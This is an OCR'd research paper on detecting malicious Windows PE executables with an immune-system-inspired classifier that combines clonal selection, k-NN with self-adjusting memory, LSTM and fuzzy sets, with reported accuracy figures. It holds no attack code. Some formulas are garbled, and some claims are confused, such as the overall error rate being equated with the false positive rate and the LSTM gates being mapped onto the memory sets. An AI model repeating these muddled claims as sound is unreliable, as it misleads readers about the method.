The PE archetype consists of a set of headers and segments of the dynamic linker on assigning the file to memory. An executable string consists of several regions, each of which has different memory protection requirements [4]. Figure 1 shows the basic structure of PE programs.

Since the PE format was not designed to be resistant to modification, it is relatively easy to tamper them for malicious or improper use. Malware developers usually use sophisticated polymorphism and metamorphism techniques to obscure their malicious intentions. The main difference




Figure 1: Basic structure of PE file (https://malware.news/).

between polymorphic and metamorphic viruses is that the polymorphic virus is encrypted using a variable encryption key so that each copy of the virus looks different, while the metamorphic virus rewrites its code to make each copy different, without the use of an encryption key [5]. Packing or obfuscation techniques are also widely used to greatly complicate the analysis of infected PE files with polymorphic or metamorphic viruses.

To investigate possible infected PE files, either static analysis, i.e., examination of the file without being executed, or dynamic analysis, i.e., execution of the file to extract information and reveal its behavior, is performed. After analyzing an executable PE and extracting appropriate attributes, special techniques must be applied to detect the intent of the file, so that it can be properly categorized. The various methods for the above detection are through either a signature-based process for comparing and detecting distinct patterns in an updated database of known malware or detection based on a behavior-based process, thus calculating behavioral parameters including elements such as sender addresses and recipient, attachment types, and various other measurable statistical features [6].

Signature-based processes are considered obsolete and only used as an auxiliary method while achieving efficient detection of malicious PE files is equal to the process of analyzing a huge amount of data to identify the behavioral patterns of each malware family, to group them in separate similar categories. This categorization with clearly defined and sufficient criteria is of particular interest, as the detection is more difficult and complex and also requires advanced technical knowledge and experience to understand the malicious behavior of the infected files [7]. Therefore, a significant part of the research community of information systems security and machine learning has turned its attention to malware classification using specialized methodologies and advanced techniques for modeling PE file behavior.

The rest of the work includes Section 2 that gives a detailed description of the proposed Artificial Evolutionary Fuzzy LSTM Immune System, a related work section, and Methodology section which describes in detail the methodology of the proposed system, while Experiments section explains the data used and the scenarios taken into account for the implementation of the proposed system. Finally, Conclusions section summarizes the research conducted and presents the future objectives that extend it.

2. The Proposed Artificial Evolutionary Fuzzy LSTM Immune System

As mentioned, malware detection from the current generation of antimalware products typically uses a signature-based approach, where a set of rules attempts to detect different groups of known types of malware. These rules are very specific; they are generally fragile and usually cannot detect new or transformed malware even if it uses the same functionality. Instead, the proposed architecture introduces an advanced methodology for distinguishing between benign and malicious PE executable files for Windows OS,

taking as input only the raw byte sequence of the files under investigation [3, 4, 8].

This approach has several practical advantages as it does not require complex hand-crafted features or specialized knowledge of how it is used to compile the way the malware is working. This means that, from the point that the model is properly trained, it can generalize new threats and at the same time be resistant to variants of malware that may result from polymorphism or metamorphism. Also, the computational complexity depends linearly on the length of the examined sequence (binary size), which means that the classification can be done relatively quickly and can work even in very large files [9]. It is also interesting that the analysis can be done in sections or subsections of the binary code, which makes the approach adaptable to new or similar file formats, which may come from different compilers and implementation architectures.

But the most basic and essential feature in dealing with polymorphic malicious files is the fact that the contents of a binary code at the operational level can be arbitrarily rearranged with small effort, but there is a complex spatial correlation between their functions due to system call functions and jump commands [10, 11]. Thus, this analysis can lead to the detection and successful categorization of code that has undergone polymorphism or metamorphism techniques that are used by malware developers and are particularly difficult to detect by existing methodologies.

The main innovation of the proposed immune system is the fact that it can only be trained from raw bytes of an executable file to determine if the file is malicious. However, there are many additional challenges. Specifically, treating each byte as a unit in an input sequence means that a sequence classification problem of the order of thousands to millions of time steps is created. This goes far beyond the length of data entry into sequence classifiers. Also, bytes in malware can have a lot of information details. Any byte received could encode the human-readable text, binary code, or arbitrary objects such as images, audio, etc. In addition, some of this content may be encrypted [12, 13].

But the most important problem is that sequence allocation in individually processed cases will not work, as malware indexes can be sparse and distributed throughout the file, so there is no way to map global tags for a training set (file) in later phases without importing too much noise. In addition, having only one label for thousands or millions of time steps of an input sequence with sparse distinctive features creates an extremely difficult machine learning problem due to the very weak training signal [14].

To address the above challenges in this work, an innovative Artificial Evolutionary Fuzzy LSTM Immune System is proposed, which is inspired by the way the body reacts to the appearance of a pathogen and mimics, at a higher, abstract level, the general framework of the immune system, combining evolutionary intelligence, medium-term memory, and fuzzy knowledge to detect Portable Executable Malware (PEM).

In artificial intelligence, Artificial Immune Systems (AIS) are a class of computationally intelligent, rule-based machine learning systems inspired by the principles and processes of the vertebrate immune system. The algorithms are typically modeled after the immune system's characteristics of learning and memory, for use in problem solving. AIS are distinct from computational immunology and theoretical biology that is concerned with simulating immunology using computational and mathematical models towards better understanding the immune system, although such models initiated the field of AIS and continue to provide a fertile ground for inspiration. In any case, a detailed explanation of how exactly the vertebrate immune system operates, is necessary in order to understand the proposed system.

When a virus enters the human cells, some of its protein fragments (peptides) bind to the Major Histocompatibility Complexes (MHC) molecular system. MHC genes are highly polymorphic and encode cell membrane protein molecules (antigens), which show structural and functional similarities. Lymphocytes, as specific cells of the immune system, undertake the task to recognize the virus. To achieve the identification of virus-infected cells, lymphocytes must have specific receptors to bind to the antigens (peptides) that bind to the MHC, so that at their cross-linking, they produce an immune response which translates into specific cytotoxic processes that kill infected cells.

The immune response focuses on the production of specific antibodies that are produced by a chemical immune response, while at the same time clones of specific lymphocytes are produced that activate the cell-mediated immune response. Both antibodies and lymphocytes recognize certain virus proteins (antigens), bind to them, and either inactivate the virus itself (neutralizing antibodies) or kill the virus-infected cells [15].

The proposed algorithm does not attempt to model exactly the above mechanism of the immune system, but borrows some of its features, in particular, the theory of clone selection and immune network. The recursion process will allow detecting polymorphism and metamorphism malware.

It establishes the idea that it is worth cloning only the lymphocytes that better recognize the pathogen, to create a large number of antibodies that will largely match specific antigens, significantly enhancing the role of memory antibodies. Antibodies are considered to be the possible solutions, antigens are the test data, and the degree of similarity between an antibody and an antigen represents the quality of the solution.

3. Literature Review

The basic principles of inspiration that AIS [16, 17] try to simulate, are the ability of the natural immune system to acknowledge normal cells, to distinguish the normal from the foreign, to be able to accurately characterize whether a foreign cell is harmful or not, to use lymphocyte cloning and mutation to adapt to the foreign cells that the body is dealing with, and to react directly to foreign molecules expressed by a pathogen that triggers the immune system response (antigens) that the body has already experienced, an action which is due to memory cells [18].

Also, a very important feature that provides inspiration and tries to be modeled by AIS concerns the multiple levels, the defense-in-depth, and the cover overlap of defense of the natural immune systems. A simple example of capturing these characteristics is the way the skin of living organisms' works [17]. The first line of defense is the skin, nasal hairs, etc., which essentially block the absorption of pathogens such as foreign particles, viruses, bacteria, fungi, etc. This zone is reinforced by feedback mechanisms like tears, saliva, sweat, and tears which strengthen the normal defense, by removing pathogens from the body or containing digestive enzymes [19].

Another important feature that AIS tries to model is the combination of innate and acquired immunization [20]. The innate immune system uses several molecular patterns to identify pathogens; it exists from birth and does not adapt during the life of living organisms. The acquired immune system, on the other hand, is the creation of the body's exposure to pathogens and the retrieval of the history of invaders and how they can be treated. In case a pathogen tries to invade the organism, a combined action takes place between the innate and the acquired immune system to deal with the invasion [16, 21].

The immensely valuable physical ability of the immune system to distinguish between different cells and locate and often eradicate the infected has inspired researchers in the field of information systems security to create corresponding mechanisms that could diversely enhance the active security of these systems [22].

A summarization with the most well-known immune methods that can be extracted from literature is presented in Table 1.

Over the past years, researchers have tried to combine the features of Artificial Immune Systems (AIS) with cybersecurity and more specifically to find malware. Also malware detection and more specifically Portable Executable Malware and the process of differentiating it from benign programs pose a significant research field for security researchers. In this section, we present some studies in both fields [23].

Fernandes et al. [21] made a survey of the applications of AIS to computer security. The article introduces the principles of Artificial Immune Systems and surveys several works applying such systems to computer security problems. This work pointed to the open issues afterward, elaborating on the novel applicability of these systems to cloud computing environments. Also, Aldhaheri et al. [10] proposed a novel Deep Learning and Dendritic Cell Algorithm based IDS framework (DeepDCA), to identify IoT intrusion and minimize the false alarm generation. In addition, Tabatabaefar et al. [22] proposed an AIS based intrusion detection system to achieve higher precision in intrusion detection. In this scheme two sets of antibodies—positive and negative—are generated for normal and attack samples, respectively, using negative selection and positive selection theories in primary detectors' generation. The simulation showed that the proposed algorithm achieved 99.1% true positive rate while the false positive rate is 1.9%.

Kumar et al. [4] proposed a novel derived feature engineering technique that improves the performance of a machine learning-based classifier for malicious PE file detection [24, 25]. The proposed technique used static analysis techniques to extract the features which have lower time and resource requirement than dynamic analysis. And finally, Vyas et al. [8] investigated static feature-based malware detection by using different supervised learning algorithms and proposed a network malware detection process for real-time malware detection on the network. They targeted malicious PE file detection with a small number of features and investigated how much they could push the supervised learning techniques towards malware detection while minimizing the computational cost for network malware detection. This research explored four supervised techniques: Decision Tree, k-NN, SVMs, and Random Forests for malware detection using the constructed 28 static features. Techniques were evaluated on four types of malware: backdoor, virus, trojan, and worm.

Table 1: Immune methods in literature review.

ID	Method	References
1	Lymphocyte cloning and mutation	[16–18]
2	Skin defense	[17, 19]
3	Immunization	[16, 20, 21]
4	Cell defense	[10, 22]
5	Antibodies	[22]

4. Methodology

This paper proposes a novel method to understand the polymorphism and metamorphism mechanisms used by malware developers and how to effectively address them. The forecasting approach provides insights of the way of the evolution of malware practices and can facilitate decision-making and management of security strategies. The determination achieved by the proposed model is indicative of its effectiveness and reliability to the extent that it incorporates fitting techniques of high resolution with latent information being visible after transforming the PE file into a raw code. The proposed Artificial Evolutionary Fuzzy LSTM Immune System is presented in Figure 2.

The flow procedure is generally described as follows [15–17, 21, 22, 26, 27].

4.1. Initialization. During initialization, all the elements of the data set that the algorithm receives as input are normalized in such a way that the Euclidean distance between any two elements of the data set is in the interval [0, 1]. Let D be the set containing the data to be classified and $x, y \in D$ where $x, y \in R$; then, the distance is defined as

$$dist_{\text{Euclidean}}\left(x_0, x_j\right) = \sqrt{\sum_{i=1}^{n}\left(x_0^i - x_j^i\right)^2} \text{ so that } d(x, y) = \|x - y\|_{\text{norm}} \leq 1, \forall x, y \in D. \quad (1)$$

The data set D consists of x classes of size W, with the training set T being a subset of a class of D and used to train the elements of this class so that




Figure 2: Structure of the proposed immune system.

$$T_i \subseteq W_i \subseteq D, i \in \{1, 2, \ldots, x\}. \quad (2)$$

The algorithm then calculates the affinity threshold, i.e., the average value of the distances between the elements of the training set, as follows:

$$\mathrm{Aff}_{\mathrm{Thr}} = \sum_{i=1}^{n} \sum_{j=i+1}^{n} \frac{\mathrm{aff}\left(ag_i, ag_j\right)}{(n(n-1))/2}, \text{whereaff}\,(x, y) = \|x - y\|_{\mathrm{norm}}. \quad (3)$$

The final stage of this phase is the initialization of the set of memory antibodies and the set of available antibodies.

4.2. Antibody Set Initialization. For each $a_i \in P, 1 \leq i \leq |P|$, antibody a random sequence of $s_i \in L$ symbols is selected and assigned to it, $a_i \leftarrow s_i$. The set $G_r \in L$: $G_r = G$ is also defined. The set of memory antibodies for each class is initialized to the current antigenic template from the same template class or a set of antigenic templates from the same template class.

4.3. Antigen Presentation. An $ag \in G_r, 1 \leq i \leq |G_r|$ antigen is randomly selected and presented to the population, while at the same time the binding function f is calculated for each antibody in the population. The following set is thus obtained: $V\{v_j\colon v_j = f(a_j, ag_i), 1 \leq j \leq |P|\}$ which describes

the degree of binding of each antibody in the population with the ag antigen. The ag antigen is removed from G_r so $G_r \leftarrow G_r - \{ag\}$.

4.4. Determination of Compatible Memory Antibody. The algorithm is one-shot; i.e., it examines one element (antigen) at a time. The first step is to identify a compatible memory antibody from the set of memory antibodies. Let ag be an antigen from the training set; identify the mc_{match} memory antibody that exhibits the greatest degree of stimulation relative to the current ag antigen. $mc_{\text{match}} = \text{argmax}_{mc} \in MC_{ag \cdot c}\ stim(ag, mc) \acute{o} \pi ovstim(x, y) = 1 - \|x - y\|_{\text{norm}}$.

Thus mc_{match} is the memory antibody that is less distant from the ag antigen. If the set of memory antibodies of this template class is empty, i.e., $MC_{ag \cdot c} = \varnothing$, then the $mc_{\text{match}} \leftarrow ag$; i.e., the mc_{match} is the antigenic template itself and thus is placed inside the set of memory antibodies.

4.5. Identification of Candidate Antibody. The candidate vector for memory is the characteristic vector that exhibits the greatest degree of stimulation relative to the current antigenic pattern, called $mc_{\text{candidate}}$.

4.6. Antibody Production. The mc_{match} memory antibody that exhibits the highest degree of stimulation to the current antigenic standard ag is used as the archetype to produce a set of mutated versions of the original. These antibodies will be included in all available antibodies to address the polymorphism and metamorphism mechanisms used in malware development. The rate of mutation is inversely proportional to the degree of stimulation to the current antigenic pattern.

4.7. Antibody Selection. Based on the data of a set V, the n_b antibodies are selected that indicated the best binding quality and now constitute the set $B, |B| = n_b$.

4.8. Amplification/Cloning. Based on the quality of its binding to the antigen ag, each antibody of set B is cloned, with each antibody yielding more clones depending on its quality. A new set C includes the resulting clones.

4.9. Clone Maturation. Each element c_j of set C changes at an a_j rate which depends on the degree of binding of clone c_j to the antigen ag. The better the binding quality, the lower the rate of mutation so that no reversible changes are made to the antibody [28, 29]. The set of mutant clones composes the set C_m.

4.10. Clone Selection and Memory Refresh. The function f is applied to each element of the set C_m and the set V' is obtained which contains the connection quality of each mutated clone, $V' = \{v'_j : v'_j = f(c'_j, g_i), 1 \le j \le |C_m|\}$. Based on V' the n_m best clones are selected which constitute the set B'. Imaging K is then applied to the g_i antigen to obtain the M_i set of memory antibodies that are candidates for replacement. Based on the memory renewal policy followed by the algorithm, a final set of M'_i cells is obtained such that $n_m = |M'_i| \le |M_i|$. The memory cells of the set M'_i will be replaced by other selected cells if and only if these cells show a better quality of connection, which means that the condition $f(m, g_i) < f(a, g_i), m \in M'_u, a \in B'$, must apply [30].

4.11. Introduction of Memory Antibodies. Affinity threshold is used as a criterion for placing $mc_{\text{candidate}}$ in the set of memory antibodies if its degree of stimulation, in terms of the current antigenic standard, is higher than that of mc_{match}. If this is the case, then

$$\text{aff}(mc_{\text{candidate}}, mc_{\text{match}}) = \left\| mc_{\text{candidate}} - mc_{\text{match}} \right\|_{\text{norm}}, \quad (4)$$

and then $mc_{\text{candidate}}$ is placed in the memory antibody set and replaced by mc_{match}.

4.12. Training Procedure. The training procedure is repeated until the average degree of stimulation of all available antibodies is less than a predetermined value. This step of the algorithm aims to generate antibodies that better recognize the current antibody.

4.12.1. Resource Allocation. For each element of the set of available antibodies, a portion of the total system resources is committed depending on the degree of stimulation of the current antigenic pattern.

4.12.2. Suppression of Available Antibodies. Those antibodies that bound the smallest part of the total system resources are deleted.

4.12.3. Production of Mutant Offspring. The subset of available antibodies that have secured most of the system's resources has an additional opportunity to produce mutant progeny.

4.13. Population Renewal. To maintain population diversity, either n_t cells are selected from the set V' and introduced into the population replacing some others, or n_d worse cells from the P population are selected and replaced with completely new ones.

4.14. Classification. The k-NN classifier with Self-Adjusting Memory (k-NN SAM) is used for classification [31–33]. The k-NN SAM algorithm is inspired by the field of human memory research and specifically by the dual model of short-term and long-term memory (STM & LTM). The information that reaches the STM through the sensory organs is accompanied by relevant knowledge derived from the LTM. The information that receives a lot of attention and is considered important is transferred to LTM in the form of Synaptic Consolidation. STM capacity is quite limited and

information is retained for a very short time, unlike LTM, which can retain information for several years. A typical example of how human memory works in this field is the fact that we never forget the way we ride a bike, no matter how many years have passed since our last bike ride. The architecture of k-NN SAM is partly inspired by this model, presenting proportions such as the obvious separation of short-term and long-term memory, the different retention times between memories, and the transfer of knowledge from STM to LTM and vice versa. The implementation of this algorithm as a categorization model is based on the general assumption that the new data is more relevant to the current predictions, but prior knowledge is also required for their correct classification. The optimal combination of the two processing levels can minimize errors and increase categorization accuracy. Memories are represented by sets of short-term memory (M_{ST}), long-term memory (M_{LT}), and merged memory (M_M). Each memory is a subset of $R^n \times \{1, \ldots, c\}$ of different lengths, which fluctuates during the adjustment process. M_{ST} represents the current idea and is a dynamic slider containing the latest m data flow examples:

$$M_{ST} = \{(x_i, y_i) \in R^n \times \{1, \ldots, c\} \vee i = t - m + 1, \ldots, t\}. \tag{5}$$

M_{LT} retains all former information, which does not conflict with that of M_{ST}. Unlike M_{ST}, M_{LT} is not a continuous part of the data stream, but a set of points p:

$$M = \{(x_i, y_i) \in R^n \times \{1, \ldots, c\} \vee i = 1, \ldots, p\}. \tag{6}$$

The association of both memories is the M_M memory:

$$MM = M_{ST} \cup M. \tag{7}$$

Each set includes the weighted k-NN classifier:

$$R^n \times \{1, \ldots, c\}, \; kNN_{M_{ST}}, kNN_M, kNN_{M_M}. \tag{8}$$

The k-NN function assigns a label to a given point x based on a set $Z = \{(x_i, y_i) \in R^n \times \{1, \ldots, c\} \vee i = 1, \ldots, n\}$:

$$kNN_Z(x) = \operatorname{argmax}\left\{ \sum_{x_i \in N_k(x,Z) \vee y_i = \widehat{c}} \frac{1}{d(x_i, x)} \vee \widehat{c} = 1, .., c \right\}, \tag{9}$$

where $d(x_i, x)$ is the Euclidean distance between two points and the $N_k(x, Z)$ returns the set k of x' s nearest neighbors to Z.

Generally speaking, the LSTM function is capable of learning order dependence in sequence prediction patterns [34]. Each one of the 3 types of the gate in a LSTM cell, forget gate, input gate, and output gate (M_{ST}, M_{LT}, and M_M), will decide what portion of the older data have to be forgotten, what portion of newer data have to be remembered, and what portion of the memory has to be given out correspondingly [35]. The main reason we used the LSTM function is that the contents of a binary at the function level can be arbitrarily rearranged with little effort in cases of polymorphism and metamorphism, but there is always a complicated spatial correlation across functions due to function calls and jump commands which can be identified by a recurrent model.

4.15. Termination Condition. If $G_r \neq 0$, then the algorithmic procedure is repeated from the second step of the antigen presence. Otherwise, some criterion of convergence of memory antibodies M with the antigens of set G is checked. In the case of unsuccessful convergence, $G_r \leftarrow_G$ and the algorithm is repeated from the second step of the antigen presence then, wherein in the opposite case $G_r = 0$ and thus the algorithm terminates and a generation of evolution is completed.

4.16. Polymorphic Mutation. Antibodies involved in the treatment of polymorphism and metamorphism mechanisms used by malware developers are initialized through Gibbs sampling [36, 37]. Gibbs sampling is a Markov Monte Carlo chain algorithm that takes repeated samples from the target p distribution, taking into account all other variables [38]. The basic idea is simple: instead of calculating in detail the quantities we are interested in, with complex posterior distributions, we simulate a sample of values from a suitable Markovian chain that is in equilibrium. So we can calculate the characteristics we want (average value, dispersion, etc.) through the corresponding values of the sample. The Gibbs sampler simulates observations from multidimensional target distributions through their fully bound distributions, which in our case have a known form. Thus, the problem of simulating observations from a large-dimensional target distribution is transformed into a problem of simulating observations from smaller dimensional distributions [39].

After defining the set of antibodies by the above procedure (Algorithm 1), assign each point $x^{(i)}$ of the data set to some possible solution C_k so that the function Score (C, D) is maximized or minimized on a case-by-case basis. The equation of calculating the function is given as follows:

$$\text{Score}(C, D) = \sum_{k=1}^{K} d(x, c_k), \tag{10}$$

where $c_k = (1/n_k) \sum_{x \in c_k} x$ and $d(x, y) = \|x - y\|^2$.

The probability of classification error is

$$P_B \leq P_C \leq P_B + \frac{1}{\sqrt{ke}}, \tag{11}$$

where P_B is the optimal Bayesian error which expresses the probability that c is the value of the dependent variable C based on the values $x=(x_1, x_2, ..., x_n)$ of the attributes $X=(X_1, X_2,..., X_n)$ and is given by the relation [40]

$$P(c \vee x) = P(c) \cdot \prod_{i}^{n} P(x_i \vee c). \tag{12}$$

In this way, vague sets of solutions are created. This is a more realistic categorization of elements with fuzzy boundaries, where the transition from the category of X elements belonging to the fuzzy set $\widetilde{A}$ to the category of X

Initialize $x^{(t)} = (x_1^{(t)}, \ldots, x_k^{(t)}) for t = 0$
For $t = 0, 1, \ldots$
Pick index i uniformly at random from $1, \ldots, k$
Draw a sample $a\ p(x_i' \vee x_{-i}^{(t)})$ where $x_{-i}^{(t)}$ is the set of all variables in $x^{(t)}$ except for the i^{th} variable.
Let $x^{(t+1)} = (x_1^{(t)}, x_2^{(t)}, \ldots, x_{i-1}^{(t)}, a, x_{i+1}^{(t)}, \ldots, x_k^{(t)})$
Let x_i denote the i^{th} variable and let x_{-i} denote the set of all variables except x_i. Let $Q(x_i', x_{-i} \vee x_i, x_{-i}) = 1/k p(x_i' \vee x_{-i})$. Let
$A(x_i', x_{-i} \vee x_i, x_{-i}) = \min(1, a)$ where
$a = (p(x_i', x_{-i}) Q(x_i, x_{-i} \vee x_i', x_{-i}) / p(x_i, x_{-i}) Q(x_i', x_{-i} \vee x_i, x_{-i})) \longrightarrow a = (p(x_i', x_{-i}) p(x_i \vee x_{-i}) / p(x_i, x_{-i}) p(x_i' \vee x_{-i})) \to a$
$= (p(x_i' \vee x_{-i}) p(x_{-i}) p(x_i \vee x_{-i}) / p(x_i \vee x_{-i}) p(x_{-i}) p(x_i' \vee x_{-i})) \longrightarrow a = 1$

Algorithm 1: Polymorphic mutation algorithm.

elements that do not belong to A is not abrupt-clear but is gradual-vague. Among the created fuzzy sets, operations can be performed on a case-by-case basis as follows (μ is called the membership function of the fuzzy set) [41]:

$$\begin{aligned}
\mu_{\tilde{A} \cup \tilde{B}}(x) &= \mu_{\tilde{A}}(x) \vee \mu_{\tilde{B}}(x) = \max\left[\mu_{\tilde{A}}(x), \mu_{\tilde{B}}(x)\right] \forall x \in X, \\
\mu_{\tilde{A} \cap \tilde{B}}(x) &= \mu_{\tilde{A}}(x) \wedge \mu_{\tilde{B}}(x) = min\left[\mu_{\tilde{A}}(x), \mu_{\tilde{B}}(x)\right] \forall x \in X, \\
\mu_{\tilde{A} \cdot \tilde{B}}(x) &= \mu_{\tilde{A}}(x) \cdot \mu_{\tilde{B}}(x) \forall x \in X, \\
\mu \Gamma_{\tilde{A}} &= 1 \mu_{\tilde{A}}(x).
\end{aligned} \tag{13}$$

The use of fuzzy sets arises from the fact that learning techniques are designed for stable environments, in which training and testing data are considered to be generated from the same (possibly unknown) distribution. A properly designed and implemented binary code corresponding to a modified pattern may come from a slightly differentiated malware and it can lead the algorithm to make a wrong classification decision. The fuzzy set theory permits the gradual assessment of the membership of elements in a set; this is described with the aid of a membership function valued in the real unit interval $[0, 1]$ [42]. From this point of view, it helps in understanding the dynamic environment and offers a range of adequate explanations that could occur as part of the human decision-making process [43].

5. Experiments

A set of 19,620 PE files was used to test and validate the proposed system, of which 11,084 were benign files from a clean install of Microsoft Windows and some commonly installed applications, while the remaining 8,536 files were PEM that came from the most updated VirusShare database [44]. All experiments were performed in the Google Colab [45] environment using a Tesla P100 GPU, using the Tensorflow library. To achieve timely model convergence, it was necessary to train the proposed system using a relatively small but at the same time satisfactory batch size, which after extensive trial and error tests resulted in 872 samples. Due to overuse of memory, this required the use of parallel model training using all available GPU memory. The results of the process are presented in the table below and the corresponding diagrams. Specifically, the most popular evaluation measures, which can clearly and objectively identify the proposed system with extensive comparison with other machine learning algorithms, are presented in Table 2 [46]:

The Correctly Classified Instances, i.e., the accuracy of the procedure, was calculated at 98.59%, which essentially expresses the percentage of classification of the plots of PE samples that were checked and that are correctly categorized. Only 276 files, i.e., 1.41%, were categorized incorrectly, a fact that is interpreted as 0.014 false positive rate, with a corresponding 0.986 true positive rate. Figure 3 depicts the confusion matrix that provides the accurate and aggregate information needed to evaluate the model [46].

In particular, information for a more complete understanding and evaluation of the process, concerning the unique number of performance measures that can be expressed about the number of true positive, true negative, false positive, and false negative classifications, is presented in Figure 4, with the display of Precision, Recall, and F1-Score for each class separately [46].

The most important measurement for evaluating the performance of the model is the ROC area, which gathers information about the prediction quality of the categorizer for different threshold values while remaining independent of the possible class imbalance in the data. The very high ROC area rating (with Weighted Average of 0.987, i.e., very close to 1), as shown in Figure 5 below, corresponds to the successful ranking of most malicious programs [46].

A visualization of the Precision, Recall, and F1-Score, concerning the classifier discrimination threshold, is shown in Figure 6. The discrimination threshold depicts how the system ranks a PE in the positive order versus the negative order. Generally, this is usually set at 50%, but in this case, the threshold was set to 48% to increase the sensitivity to false positives based on the queue rate, i.e., the percentage of files to be checked [46].

Finally, additional diagrams showing the quality of the proposed model are presented in Figures 7–9 [46].

Making a general assessment of the process proposed and evaluated in this study, we demonstrated the categorizer's ability to differentiate between benign and malicious PE files with high accuracy and with the same importance given to each one, without any unwanted bias, which is most often the result of bad categorizers that cannot generalize. It is also important to note that very accurate process

Table 2: Performance metrics.

Correctly classified instances										19344	98.59%
Incorrectly classified instances										276	01.41%
					Weighted average						
Method	*Accuracy*	*TP rate*	*Precision*	*Recall*	*F1-score*	*MCC*	*ROC area*	*PRC area*	*MAE*	*RMSE*	*K stats*
Proposed	98.59%	0.986	0.986	0.986	0.986	0.971	0.987	0.981	0.0141	0.1167	0.9714
SVM	92.91%	0.929	0.930	0.930	0.930	0.935	0.960	0.965	0.0205	0.1233	0.9398
